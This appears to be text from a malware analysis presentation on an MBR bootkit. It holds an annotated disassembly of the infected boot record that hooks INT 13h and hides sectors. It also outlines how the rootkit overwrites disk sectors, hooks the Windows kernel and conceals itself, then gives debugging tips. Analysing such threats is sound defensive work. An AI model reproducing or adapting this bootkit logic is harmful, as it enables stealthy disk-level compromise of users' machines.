0000:7C00 FA              CLI
0000:7C01 33DB            XOR     BX,BX           BX=0000
0000:7C03 8ED3            MOV     SS,BX           SS=0000
0000:7C05 368926FE7B      MOV     SS:[7BFE],SP Store SP
0000:7C0A BCFE7B          MOV     SP,7BFE         SP=7BFE
0000:7C0D 1E              PUSH    DS
0000:7C0E 6660            PUSHAD
0000:7C10 FC              CLD
 0000:7C11 8EDB           MOV     DS,BX           DS=0000
0000:7C13 BE1304          MOV     SI,0413         0040h:0013h - base memory size
0000:7C16 832C02          SUB     WORD PTR [SI],02  2Kbyte (2048 = 4Sector)
0000:7C19 AD              LODSW                   AX=memory Size
0000:7C1A C1E006          SHL     AX,06
0000:7C1D 8EC0            MOV     ES,AX
0000:7C1F BE007C          MOV     SI,7C00         SI=7C00
0000:7C22 33FF            XOR     DI,DI           DI=0000
0000:7C24 B90001          MOV     CX,0100         1 Sector (100h Word)
0000:7C27 F3A5            REPZ MOVSW              DS:SI to ES:DI
```

```
0000:7C29 B80202          MOV     AX,0201             read sector Size 1 (AH=2,AL=1)
0000:7C2C B13D            MOV     CL,3D               CL=61 sector
0000:7C2E BA8000          MOV     DX,0080             DL=80 Hard Disk
0000:7C31 8BDF            MOV     BX,DI               ES:BX=ES:0000 Read Buffer
0000:7C33 CD13            INT     13
0000:7C35 33DB            XOR     BX,BX               BX=0000
0000:7C37 668B474C        MOV     EAX,DS:[BX+4C]      INT 13h Vector Table
0000:7C3B 6626A37300      MOV     ORG_INT13,EAX       Backup INT 13h
0000:7C40 C7474C6600      MOV     WORD PTR [BX+4C],0066
0000:7C45 8C474E          MOV     [BX+4E],ES          Hook
0000:7C48 06              PUSH    ES
0000:7C49 684D00          PUSH    004D
0000:7C4B CB              RETF

[ READ ORIGINAL MBR : ES:004D ]

0000:7C4D FB              STI
0000:7C4E 8EC3            MOV     ES,BX               ES=0000
0000:7C50 B80102          MOV     AX,0201             read sector Size 1
0000:7C53 B93F00          MOV     CX,003E             CL=62 sector
0000:7C56 BA8000          MOV     DX,0080             DL=80 Hard Disk
0000:7C59 B77C            MOV     BH,7C               ES:BX=0000:7C00 read Buffer
0000:7C5B CD13            INT     13
0000:7C5D 6661            POPAD
0000:7C5F 1F              POP     DS
0000:7C60 5C              POP     SP
0000:7C61 EA007C0000      JMP     0000:7C00           Jmp Original MBR
```

[Hooked INT 13h Handler]


```
0000:7C66 9C              PUSHF
0000:7C67 80FC42          CMP     AH,42
0000:7C6A 740B            JZ      7C77          Extended Read?
0000:7C6C 80FC02          CMP     AH,02
0000:7C6F 7406            JZ      7C77          Sector Read?
0000:7C71 9D              POPF
0000:7C72 EAXXXXXXXX      JMP     ORG_INT13     Jmp Original INT 13h
```

[READ ORIGINAL MBR : ES:004D]

```
0000:7C77 2E88269000      MOV      STOREAH,AH
0000:7C7C 9D              POPF
0000:7C7D 9C              PUSHF
0000:7C7E 2EFF1E7300      CALL     ORG_INT13 Call Original INT 13h
0000:7C83 0F829D00        JB       7D24
0000:7C87 9C              PUSHF
0000:7C88 FA              CLI
0000:7C89 06              PUSH     ES
0000:7C8A 6660            PUSHAD
0000:7C8C FC              CLD
0000:7C8D B400            MOV      AH,00         AH = 00
0000:7C8F B5XX            MOV      CH, STOREAH   CH = STOREAH
0000:7C91 80FD42          CMP      CH,42         Extended Read?
0000:7C94 7504            JNZ      7C9A
```

Rootkit Process

- Dropper MBR Rootkit
  - Overwrite HardDisk Sector 0, 61, 62 & Unpartitioned Sectors
- MBR
  - Real Mode
  - Read Sector 61, 62
  - Hook INT 13h
- Partition Boot Sector
  - Real Mode
  - Read First 16 Sector
- Windows Boot Loader
  - Real Mode
  - Load & Execute Ntldr
- NTOSKRNL.EXE
  - 32 Protected Mode
  - Hook IoInitSystem
  - Load & Execute Rootkit Driver
- Hide MBR
  - Hook ₩Driver₩Disk IRP_MJ_READ, IRP_MJ_WRITE


ANALYSIS

Debug

- Use Kernel Debugger
  - UserMode : Olly, IDA, Windbg, Softice, TRW ...
  - KernelMode : Windbg, Softice ...
- Breakpoint
  - Kernel API (Ex, IoCreateDevice, IoCreateSymbolicLink, ...)
  - EntryPoint (PE->IMAGE_OPTIONAL_HEADER->Checksum)
  - DispatchRoutine, DPC, APC, CallBack ...
- SCM (Service Control Manager)
  - OpenSCManager, CreateService, StartService ...
- Polymorphic / PE Patch / Encode
  - Modify PE Header (ExportTable, ImportTable, IMAGE_OPTIONAL_HEADER->Subsystem)